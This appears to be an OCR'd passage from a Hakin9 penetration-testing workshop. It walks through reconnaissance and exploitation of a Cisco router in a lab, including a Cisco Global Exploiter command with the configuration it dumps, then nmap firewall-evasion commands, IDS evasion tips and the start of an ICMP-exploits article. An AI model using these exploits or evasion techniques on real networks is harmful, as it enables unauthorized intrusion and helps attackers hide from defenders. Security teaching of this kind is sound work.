
Attack Methodology

Attack methodology is basically the designated steps to follow, these steps in a collective way are called the methodology. This is presented by many frameworks and industry standards certifications.

Methodological steps are also called phases which cover different tasks at each phase to be executed and these tasks have certain objectives that are supposed to be achieved in order to move to next phase. Presented below are the phases covered in the Attack Methodology.

Phases of Attack Methodology

- Passive Information Gathering
- Active Information Gathering
- Attacking Network Devices



Passive Information Gathering

Passive information gathering starts by looking for the live network nodes within the targeted scope of work and in this workshop, it's the virtual lab we have built in GNS3. There are different methods of gathering information in this method of passive information collection. We will use a selected tool to achieve this goal.

The key in this phase is that the attacker doesn't directly interact with the targeted network, that is why it is called passive information gathering.

Active Information Gathering

The key in this phase is that the attacker will be directly interacting with the targeted network in order to achieve certain tasks. This generally includes:

- Port Scanning
- Banner Grabbing
- Detection of Services
- Vulnerability Scanning

These above tasks are generally covered by the cutting edge scanning tools, and we will be using a couple of tools in this phase in order to attack the network and achieve these goals.

Attacking Network Devices


This phase is basically the last and the most sensitive phase of the attack methodology. This phase basically initiates the target on the network devices, which can lead to the compromise of the network devices. This phase also requires different tools for execution of attacks based on the type of network device on which you will be executing the network attack.

Walkthrough of Network Attack

In the previous module we mentioned the tools that can be used to perform different types of attacks. Let's first perform passive information gathering and find out how many network devices are running on the virtual lab environment and then how many of them are Cisco Switches or Routers. Unfortunately, GNS3 doesn't emulate switches IOS hence this lab will not cover Cisco Switches, however, you can buy a small Cisco switch from eBay for a cheap price e.g. 100 bugs.


Anyhow, let's run the Kali Linux and run the following tool to find out about available devices.

Updated lab diagram as we have added more devices in the lab.




Kali Linux is running and we should be able to find six Cisco devices by means of passive information gathering. You can see the following Kali Linux as shown below.

Tool: netdiscover




The above snapshot shown covers the usage of the “netdiscover” tool, let’s run and see the results. Tool executed shows that it discovered the following devices running in the virtual lab.




This is the passive information gathering. Now let's move towards the next step and find how many of these devices are Cisco Devices.

Tool: nmap

"nmap" is the most famous network scanning tool that performs the active information gathering and covers the port discover, service detection and banner grabbing tasks of active information gathering. In the workshop virtual lab, this tool will be executed to discover devices and available open ports on each device that will give us more detailed information to look for Cisco Devices.



The above snapshot shows port scan that has detected telnet and a web server running, however, no information about device has been discovered. Let's run a more extensive scan and find out device level information.



Cool, in the above snapshot you can see that we have discovered a Cisco device running IOS version 12.x and the remote device hardware detected is a router.


So far it is confirmed that the device running is a Cisco router and only has two services enabled for remote access. Now, let's execute another attack and discover some more information.

SNMP Attack

In this attack, SNMAP Walk will be performed in the lab to discover more information about the target device. If the attack succeeds, some useful information can be further discovered.

Tool: snmapcheck / snmpwalk

The below snapshot shows the attack details and the outcome of the SNMP Walk performed with the mentioned tool.



So what is discovered further is basically more about the device, its uptime, hostname, TCP/IP information, and interfaces, but no configuration or user level information is discovered. But what is discovered so far is enough to exploit and get hold of this router if successfully exploited.

Let's move towards Cisco exploitation tool, it's a Cisco Global Exploiter and see if the IOS running on this router has exploitable vulnerabilities.

```
Usage :
perl cge.pl <target> <vulnerability number>

Vulnerabilities list :
[1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
[2] - Cisco IOS Router Denial of Service Vulnerability
[3] - Cisco IOS HTTP Auth Vulnerability
[4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
[5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
[6] - Cisco 675 Web Administration Denial of Service Vulnerability
[7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
[9] - Cisco 514 UDP Flood Denial of Service Vulnerability
[10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability
[11] - Cisco Catalyst Memory Leak Vulnerability
[12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
[13] - 0 Encoding IDS Bypass Vulnerability (UTF)
[14] - Cisco IOS HTTP Denial of Service Vulnerability
root@kali:~#
```

The above snapshot is the Cisco Global Exploiter, well it is not really a global exploiter and has many outdated vulnerabilities, but it's good to present the concept of attacking IOS devices.

Let's check for vulnerability 7 if this is exploitable.

```
root@kali:~# cge.pl 192.168.1.16 7
Enter a file to read [ /show/config/cr set as default ] :
Packet sent ...

Server response :

HTTP/1.1 200 OK
Date: Mon, 01 Mar 1993 00:25:38 GMT
Server: cisco-IOS
Content-Type: text/html
Expires: Mon, 01 Mar 1993 00:25:38 GMT
Last-Modified: Mon, 01 Mar 1993 00:25:38 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Accept-Ranges: none


<HTML><HEAD><TITLE>R6 /level/15/exec/show/config/cr</TITLE></HEAD>
<BODY><H1>R6</H1><PRE>
<A HREF=/level/15>Home</A>      <A HREF=/level/15/exec/->Exec</A>       <A HREF=/level/15/exec/-/configure/http>
Configure</A>
<HR>
<FORM METHOD=POST ACTION="/level/15/exec/show/config/cr">
Using 640 out of 259064 bytes
!
version 12.3
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R6
!
boot-start-marker
boot-end-marker
!
!
```


And you can see that the device is exploited and complete configuration is downloaded.

You can see that telnet password is not set but SNMP communities' strings are shown which are public and private, respectively. This shows that this device has been compromised,, which can lead to complete network compromise, or in further DOS or DDOS attacks, which is a separate topic.

In this module, tools like Nessus, NeXpose and Metasploit Framework were not used but still if the router is misconfigured then you can easily download the running configuration and play with it further and can compromise the network further.

We will bring another workshop on Cisco attacks that will cover extended attacks with broader picture on network and how you can compromise network running behind the router. If you are interested in the workshop, do post on the forum so that we can present the next workshop on request

Thank you for completing module three and we hope to see you in the last module.

Module 4 – Evading Firewalls and Intrusion Detection Systems

Tutorial 1 - Understanding Firewalls and IDS

Welcome to the fourth & last module of this workshop. We hope you have been attending the complete previous three modules and have earned good knowledge so far in this workshop. Let's now move towards the Firewall and Intrusion Detection Systems. In order to attack such devices, an attacker should have a thorough understanding and experience with these devices.

You should understands how they work and what are the different types and which of these devices are most commonly available in the industry. The workshop flow wowill uld take you through the concepts of evading these devices and how little tools can help you find information behind firewalls. This module will be based more on concepts rather than just hitting tools and knowing nothing in background.

What is Firewall?

A firewall is hardware or software, or it can be a combination of both, designed in such a way which will prevent unauthorized access or activities. This can be bidirectional for dedicated hosts or networks. The best place to install a firewall in the network is at the gateway or between two networks or placed before your network where it is connecting to a public network, like the Internet.

Firewall Architecture

There are three main and common types of firewall architecture that can be used based on the requirements. There are known as:

- Bastion Host
- Screened Subnet
- Multi-home Firewall

Bastion Host

System designed to protect network resources from unauthorized access and it basically has two network interfaces that connect to different networks, like public and private.

Screened Subnet

It is also called DMZ or subnet and it basically has servers that provide different services to public networks, like the Internet. Its main job is to prevent unauthorized access to DMZ Network as well as Private network.

Multi-homed Firewall

It has more than three interfaces which allows further subdivision of the network based on the security requirements of the corporate network.

The above architecture of firewalls are basically based on how you designed your network and your security need. There are different types of firewalls that are placed or used in the above three architectures as per the corporate network security requirements.

The types basically identify how the firewall is operating in order to protect your corporate network. So there are two key things you should remember at this stage. Firstly where you should place the firewall and secondly what type of firewall is required in your corporate network

Types of Firewalls

In the network security industry there are basically four main types of firewalls, which are mostly deployed in the corporate networks, as listed below.

- Packet Filtering Firewall
- Circuit Level Firewall
- Application Level Firewall
- Stateful Multilayer Inspection Firewalls

Packet Filtering Firewall

This type of firewall works at the network level of the OSI Model and is commonly found as part of the routers. Such firewalls compare packets against the set criteria before it leaves the firewall. Based on the criteria, packets can be dropped or forwarded to the next hop devices.

Circuit Level Firewall

They work on the session layer of the OSI Model, and monitor the TCP handshaking to find out whether sessions are legitimate or not, however, they don't filter each individual packet but keep the local network anonymous.

Application Level Firewall

They are named “Application Level firewalls” because they work on the Application layer of the OSI Model. They protect applications like Web Applications, FTP Servers, telnet or any other applications.

Stateful Multilayer Inspection Firewalls

These types of firewalls are a combination of all three types of firewalls and provide deep packet inspection and protection.

How to Evade Firewalls?

Well, this is not an easy topic to understand until you have a strong grip on TCP/IP and have hands-on experience with any command line type firewall like “iptables” than you can easily play with the evasion techniques in order to evade firewalls. However, there is no set principle by virtue of which you can say that if you use that technique you going to evade a firewall easily.

No, that doesn’t work any more, it all depends on how well you understand the targeted network and how good you are in the firewall technology deployed at the target corporate network.

Use common sense man!

But, there are still ways to evade the firewalls. Consider that you have to perform penetration testing for a web application, that is running behind a firewall, and blocks access based on packet filtering! So what? Yes, the firewall has to open ports 80 or 443 which are used by http/https, respectively, and that’s all you want to have access to.

Now, in such scenarios, it’s really easy to do and it’s by simply using a small bit of logic. Don’t run extensive scans by using tools like “nmap”, “Nessus” or by any other means, because you don’t need to, as your actual target is web application and not the underlying operating system, so it’s useless to run scans and alert the network administrator to block your IP Address.

Tutorial 2 – Fire-walking


Firewalking is a trick that hackers have used extensively for long time and you may still find it working for you at times when you will face less experience administrators configuring the firewall.

Firewalking is basically a technique that is used to perform information gathering about systems that are behind a firewall. Different tools perform

this but your Swiss army knife “the nmap” can also do this for you. However, there is even a very basic tool that can help you detect the systems behind the firewalls.


Tool: Traceroute

Let’s run trace route to a known web server and see the below results.



Notice, at hop 12 we stopped getting a response from the Traceroute tool. That is basically a signal that someone is stopping us after the hop 11.

No worries, let’s be a bit clever and again run the command with a new switch as shown below and see the change.



And you can see that we found the host running on hop 12 with the IP address shown. Now you can run “nmap” scans on the discovered IP Address, however, we will not do it here live as it’s “yahoo” server and not our own virtual lab. But we will present the techniques you can use to scan the targets behind the firewall.

Fragmented Packets Scans

Nmap has the ability to fragment the packets while scanning with the **-f** option so it can bypass the packet inspection performed by the firewalls. The syntax of nmap scan is:

```
# nmap –f target.ip.address
```

Source port number specification

Administrators most of the time allow all incoming traffic that comes from a specific port number. nmap can use this misconfiguration error to help you perform firewalking and ports that can be easily used are 53, 80, 20 or any other port which you have to gather information for. Syntax is given below and you can try this on below server as well.

```
# nmap  --source-port 53 scanme.nmap.org
```

Random Order Scan

In such scan basically you can scan the number of hosts in random order rather than sequential scan. This scan type basically is combined with slow timing options in the nmap command. It is very effective if you don't want to alert administrators by generating more logs.

```
# nmap  --randomize-hosts 192.168.1.10-15
```

If you want to thoroughly understand nmap, it is recommended that you read the nmap manual mage. You can find direct information of evading firewalls and IDS with nmap at http://nmap.org/book/man-bypass-firewalls-ids.html

Let's move towards Intrusion Detection Systems and discuss if they can be evaded too.

Intrusion Detection Systems

In their simple definition they are the systems that detect abnormal behavior in the network that we call intrusions. A simple "IDS" is sometimes also referred to as "packet-sniffer", and this "packet-sniffer" sniffs the packets and later these packets are analyzed to detect intrusions based on the set rules or principles.

Methods of Detecting Intrusion in the Network

- Signature Based
- Anomaly Based
- Protocol Anomaly Detection

Types of Intrusion Detection Systems

Based on their scope and the nature of detecting intrusions, they are categorized into four categories:

- Network Based Intrusion Detection System
- Host Based Intrusion Detection System
- Log File Monitoring
- File Integrity Checks

Is it possible to evade Intrusion Detection Systems?

Answer: Yes

However, you need to be familiar with the methods of detection on which these systems work.

Signature based Evasion (Obfuscation)

Since signature based Intrusion Detection Systems work on the available signatures in their repository, if you design an attack vector which is not available in the repository as a attack type than you can easily bypass the “IDS”. Another method could be slightly changing the attack method so you can easily bypass the “IDS”. Firewalking techniques also work to an extent in order to bypass “IDS”

Encryption

SSL VPNs are designed to allow portable, easy to setup, encrypted sessions between client stations and the corporate network which can be used in performing attacks as well.

IDS DOS Attack

Another technique which is sometimes useful in bypassing the IDS is to shutdown the IDS first by denial of service attack. Once it’s down, no one

is there in the network to detect you but it is extremely rare and difficult to do so.

Techniques for evading intrusion detection systems depend on the skill set of the attacker. To present the demonstration, we would require a network lab setup, and this will be covered in the upcoming workshop if you would like to have hands-on on these attacks.Iif you are interested and want us to bring this for you, please post on the forum and we will bring this for you.

Hakin9 hopes it’s been informative for you and thanks you for attending the workshop.

Exploits using ICMP protocol

Table of Contents

Exploits using ICMP protocol

Internet Control Message Protocol (shorthand, ICMP) is a part of the Internet Protocol used by network devices to send error messages to other connected hosts; for example, to indicate that a requested service is not available or a router could not be reached. But many times, this protocol is abused in transferring malicious data packets. This article discusses the vulnerabilities and security loopholes associated with such types of data transfers and potential options to prevent these security attacks.

What you will learn...

- Understanding ICMP and its role in networking
- ICMP as a potential host for malicious activities
- Potential Attacks with ICMP
